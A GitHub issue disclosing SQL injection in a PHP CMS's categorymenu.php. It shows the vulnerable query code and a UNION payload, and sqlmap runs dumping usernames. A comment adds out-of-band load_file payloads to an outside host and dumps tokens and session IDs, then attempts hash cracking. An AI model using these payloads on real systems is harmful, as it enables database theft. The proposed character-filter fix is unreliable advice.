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SQL injection in categorymenu page #14

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Description

I found a SQL inject vulnerability in page categorymenu.php and I build a local environment to test it.

The url is <http://127.0.0.1/PHP-CMS/categorymenu.php>



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Categories

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
Side Widget

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The problem code is here.

```
<?php
if(isset($_GET['category'])){
    $post_category_id = $_GET['category'];
}
$query = "SELECT * FROM posts WHERE post_category_id = {$post_category_id} ";
$select_all_posts_count_query = mysqli_query($connection,$query);
$count = mysqli_num_rows($select_all_posts_count_query);
confirm_query($select_all_posts_count_query);
.....
while($row = mysqli_fetch_assoc($select_all_posts_count_query)){
    $post_id = $row['post_id'];
    $post_title = $row['post_title'];
    $post_user = $row['post_user'];
    $post_date = $row['post_date'];
    $post_image = $row['post_image'];
    $post_content = $row['post_content'];
}
?>
```

Users can control the parameter "category" by GET method without any filter, and get something that shouldn't have been queried. Such as, if "category" is changed like "-1 union select 1,2,user(),4,5,6,7,8,9,10,11", you will get the database user:



Proof

I use the sqlmap to do this.

1. Get database information.

sqlmap -u <http://127.0.0.1/PHP-CMS/categorymenu.php?category=1> --dbs

```

---
Parameter: category (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: category=1 AND 1912=1912

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: category=1 AND (SELECT 1218 FROM(SELECT COUNT(*),CONCAT(0x7162627671,(SELECT (ELT(1218=1218,1))),0x7162767871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
  Payload: category=1 AND (SELECT * FROM (SELECT(SLEEP(5)))hmgd)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: category=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7162627671,0x625077464971484358504e6c6d61737743454c697a744356646849674b71585663615175694e6a4e,0x7162767871),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
---
[07:00:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.18
back-end DBMS: MySQL 5.0
[07:00:06] [INFO] fetching database names
available databases [5]:
[*] cms
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys

[07:00:06] [INFO] fetched data logged to text files under '/home/b1u3s/.sqlmap/output/127.0.0.1'
b1u3s@ubuntu: /var/www/html/PHP-CMS$

```

2. Select a database and get table information

sqlmap -u <http://127.0.0.1/PHP-CMS/categorymenu.php?category=1> -D cms --tables

```

Title: AND boolean-based blind - WHERE or HAVING clause
Payload: category=1 AND 1912=1912

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c6d61737743454c697a744356646849674b71585663615175694e6a4e,0x7162767871),NULL,NULL,NULL,NULL,
,NULL,NULL,NULL-- -
---
[07:00:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.18
back-end DBMS: MySQL 5.0
[07:00:56] [INFO] fetching tables for database: 'cms'
Database: cms
[5 tables]
+-----+
| categories |
| comments  |
| posts     |
| users     |
| users_online |
+-----+

[07:00:56] [INFO] fetched data logged to text files under '/home/b1u3s/.sqlmap/output/127.0.0.1'
b1u3s@ubuntu: /var/www/html/PHP-CMS$

```

3. Select a table and get the columns


```
sqlmap -u http://127.0.0.1/PHP-CMS/categorymenu.php?category=1 -D cms -T users --columns
```

```
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
Payload: category=1 AND (SELECT * FROM (SELECT(SLEEP(5)))hmgd)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: category=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7162627671,0x625077464971484358504e6
c6d61737743454c697a744356646849674b71585663615175694e6a4e,0x7162767871),NULL,NULL,NULL,NULL,NULL
,NULL,NULL,NULL-- -
---
[07:01:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.18
back-end DBMS: MySQL 5.0
[07:01:32] [INFO] fetching columns for table 'users' in database 'cms'
Database: cms
Table: users
[10 columns]
+-----+-----+
| Column      | Type      |
+-----+-----+
| randSalt    | varchar(255) |
| token       | text       |
| user_email  | varchar(255) |
| user_firstname | varchar(255) |
| user_id     | int(3)     |
| user_image  | text       |
| user_lastname | varchar(255) |
| user_password | varchar(255) |
| user_role   | varchar(255) |
| username    | varchar(255) |
+-----+-----+

[07:01:32] [INFO] fetched data logged to text files under '/home/b1u3s/.sqlmap/output/127.0.0.1'
```

4. Select the columns and get column contents.

```
sqlmap -u http://127.0.0.1/PHP-CMS/categorymenu.php?category=1 -D cms -T users -C username --dump
```

```
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: category=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7162627671,0x625077464971484358504e6
c6d61737743454c697a744356646849674b71585663615175694e6a4e,0x7162767871),NULL,NULL,NULL,NULL,NULL
,NULL,NULL,NULL-- -
---
[07:02:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.18
back-end DBMS: MySQL 5.0
[07:02:09] [INFO] fetching entries of column(s) 'username' for table 'users' in database 'cms'
[07:02:09] [WARNING] something went wrong with full UNION technique (could be because of limitat
ion on retrieved number of entries). Falling back to partial UNION technique
[07:02:09] [INFO] the SQL query used returns 4 entries
[07:02:09] [INFO] retrieved: harshitbansal
[07:02:09] [INFO] retrieved: priyanka
[07:02:09] [INFO] retrieved: raghuveer
[07:02:09] [INFO] retrieved: raghuveer23
[07:02:09] [INFO] analyzing table dump for possible password hashes
Database: cms
Table: users
[4 entries]
+-----+
| username |
+-----+
| harshitbansal |
| priyanka |
| raghuveer |
| raghuveer23 |
+-----+

[07:02:09] [INFO] table 'cms.users' dumped to CSV file '/home/b1u3s/.sqlmap/output/127.0.0.1/dum
p/cms/users.csv'
[07:02:09] [INFO] fetched data logged to text files under '/home/b1u3s/.sqlmap/output/127.0.0.1'
b1u3s@ubuntu: /var/www/html/PHP-CMS$
```

Solution

You can fix it by add some filter rules on the parameter "category",such as ban the letter characters.

nu11secu1ty commented on Apr 11 • edited ▼

Multiple SQLi

STATUS Critical! =)

Dude, you must delete this project, please! What kind of web developer are you? 🤔

Infected apps :

```
http://pwned_host.com/PHP-CMS-master/categorymenu.php
http://pwned_host.com/PHP-CMS-master/forgot.php
http://pwned_host.com/PHP-CMS-master/post.php
http://pwned_host.com/PHP-CMS-master/search.php
```

Payloads:

```


Parameter: category (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
  Payload: category=(select load_file('\\\\\\\\q3uuxrcogrwxpaeoschnmmtxk3dr4fvhj86yun.github.com/harsh

Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: category=(select load_file('\\\\\\\\q3uuxrcogrwxpaeoschnmmtxk3dr4fvhj86yun.github.com/harsh

Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: category=(select load_file('\\\\\\\\q3uuxrcogrwxpaeoschnmmtxk3dr4fvhj86yun.github.com/harsh

Type: UNION query
  Title: Generic UNION query (NULL) - 9 columns
  Payload: category=(select load_file('\\\\\\\\q3uuxrcogrwxpaeoschnmmtxk3dr4fvhj86yun.github.com/harsh
---

```



Dump:

Table: users

[4 entries]

```
+-----+
| user_id | token
+-----+
| 17      | 77020c98efbc545715012c76bec5aaec6e8a2cfced12d25f1c2f2626a1ef4af2271b1e458848d80a745e6b578
| 20      | 77020c98efbc545715012c76bec5aaec6e8a2cfced12d25f1c2f2626a1ef4af2271b1e458848d80a745e6b578
| 22      | 77020c98efbc545715012c76bec5aaec6e8a2cfced12d25f1c2f2626a1ef4af2271b1e458848d80a745e6b578
| 26      | <blank>
+-----+
```

```
[14:47:11] [INFO] table 'cms.users' dumped to CSV file 'C:\Users\nu11security\AppData\Local\sqlmap\ou
```

```
[14:47:11] [INFO] fetching columns for table 'posts' in database 'cms'
```

```
[14:47:11] [INFO] fetching entries for table 'posts' in database 'cms'
```

Database: cms

Table: posts

[9 entries]

post_id	post_category_id	post_date	post_tags	post_user
1	1	2018-10-16	harshit,website	harshitbansal
2	1	2018-10-21	life,Rajesh,How to work	raghuveer
3	1	2018-10-24	Android, namandeep, mobile, smartphone	priyanka
8	1	2019-01-10	life , ctrl	harshitbansal
10	1	2018-10-21	time, money	raghuveer
11	1	2018-10-21	goes on, suresh, life	raghuveer

```

| 12      | 3          | 2018-10-30 | dvjdjvs          | vijay          |
| 13      | 1          | 2018-11-08 | vinod, diwali    | vijay          |
| 14      | 3          | 2019-01-10 | accounts, tanya, | priyanka       |
+-----+-----+-----+-----+-----+-----+

[14:47:11] [INFO] table 'cms.posts' dumped to CSV file 'C:\Users\nu11secu1ty\AppData\Local\sqlmap\ou
[14:47:11] [INFO] fetching columns for table 'comments' in database 'cms'
[14:47:11] [INFO] fetching entries for table 'comments' in database 'cms'
Database: cms
Table: comments
[5 entries]
+-----+-----+-----+-----+-----+-----+
| comment_id | comment_post_id | comment_date | comment_email      | comment_author | comment_status |
+-----+-----+-----+-----+-----+-----+
| 25         | 1               | 2019-01-16   | example@gmail.com  | daau           | show           |
| 26         | 1               | 2019-01-16   | example@gmail.com  | dinesh         | show           |
| 27         | 2               | 2019-01-16   | example@gmail.com  | daau           | show           |
| 28         | 2               | 2019-01-16   | example@gmail.com  | dinesh         | show           |
| 37         | 2               | 2019-01-19   | example@gmail.com  | fdgd           | show           |
+-----+-----+-----+-----+-----+-----+


[14:47:12] [INFO] table 'cms.comments' dumped to CSV file 'C:\Users\nu11secu1ty\AppData\Local\sqlmap
[14:47:12] [INFO] fetching columns for table 'users_online' in database 'cms'
[14:47:12] [INFO] fetching entries for table 'users_online' in database 'cms'
[14:47:12] [INFO] recognized possible password hashes in column ``session``
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[14:47:12] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file 'D:\CVE\sqlmap\data\txt\nu11secu1ty.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> Y
[14:47:12] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[14:47:12] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[14:47:12] [INFO] starting 8 processes
[14:47:13] [WARNING] no clear password(s) found
Database: cms
Table: users_online
[4 entries]
+-----+-----+-----+-----+
| id | time          | session          |
+-----+-----+-----+-----+
| 28 | 1541324861    | acqtk6uivrc3manrc6jubo36g8 |
| 40 | 1548511410    | ipke8cras4eaiiu50upkm1mocd |
| 41 | 1548401977    | l4qj6m6jv3ges0us7cqvrqovhq |
| 42 | 1562584762    | fd7b414bec20e569f9bd17c4e7ef4c13 |
+-----+-----+-----+-----+

[14:47:13] [INFO] table 'cms.users_online' dumped to CSV file 'C:\Users\nu11secu1ty\AppData\Local\sq
[14:47:13] [INFO] fetching columns for table 'categories' in database 'cms'
[14:47:14] [INFO] fetching entries for table 'categories' in database 'cms'
Database: cms
Table: categories
[5 entries]

```


cat_id	cat_user	cat_title	cat_creator
1	harshit,raghuveer23,raghuveer,vikas,daau,	home	harshitbansal
3	<blank>	service	harshitbansal
5	<blank>	contact	harshitbansal
7	raghuveer,	about	harshitbansal
55	<blank>	hello	harshitbansal

[14:47:14] [INFO] table 'cms.categories' dumped to CSV file 'C:\Users\nu11security\AppData\Local\sqlm
 [14:47:14] [INFO] fetched data logged to **text** files under 'C:\Users\nu11security\AppData\Local\sqlmap
 [*] ending @ 14:47:14 /2022-04-11/



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